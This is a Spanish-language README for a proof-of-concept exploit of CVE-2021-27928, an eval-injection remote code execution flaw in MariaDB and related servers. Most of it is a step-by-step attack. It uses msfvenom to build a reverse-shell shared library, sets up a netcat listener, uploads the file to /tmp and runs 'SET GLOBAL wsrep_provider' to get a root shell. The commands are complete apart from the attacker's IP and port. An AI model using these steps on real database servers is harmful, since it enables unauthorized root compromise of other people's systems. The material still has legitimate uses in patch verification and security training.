 shamo0/cve-2021-27928-poc
CVE-2021-27928-POC

Se descubrió un problema de ejecución remota de código en MariaDB 10.2 anterior a 10.2.37, 10.3 anterior a 10.3.28, 10.4 anterior a 10.4.18 y 10.5 anterior a 10.5.9; Percona Server hasta 2021-03-03; y el parche wsrep hasta 2021-03-03 para MySQL. Una ruta de búsqueda no confiable conduce a una inyección de eval, en la que un usuario SUPER de la base de datos puede ejecutar comandos del sistema operativo después de modificar wsrep_provider y wsrep_notify_cmd. NOTA: esto no afecta a un producto de Oracle.
Creemos nuestro payload con Msfvenom. Para nuestro payload usaremos /linux/x64/shell_reverse_tcp con nuestra IP para LHOST y el número de puerto para LPORT. También especificaremos el tipo de archivo con -f, que en nuestro caso es elf-so. Y guardaremos el archivo de salida como CVE-2021.27928.so con la opción -o.
msfvenom -p linux/x64/shell_reverse_tcp LHOST= LPORT= -f elf-so -o CVE-2021-27928.so

¡Nuestro payload está listo! Configuemos un listener con netcat en nuestro puerto especificado.

Movamos nuestro archivo a la máquina objetivo. Para esto podemos usar cualquier método que prefiramos. Yo usaré el servidor http de python.

Guardemos el archivo en el directorio /tmp

Ahora necesitamos iniciar sesión en la base de datos y establecer wsrep_provider a nuestro payload subido.
SET GLOBAL wsrep_provider="/tmp/CVE-2021-27928.so";

Es hora de revisar nuestro listener. Si tuvimos éxito, ¡deberíamos haber obtenido una shell root en la máquina!

¡Feliz hacking!
Descubre las herramientas más usadas por nuestra comunidad.
Sin datos de popularidad aún.
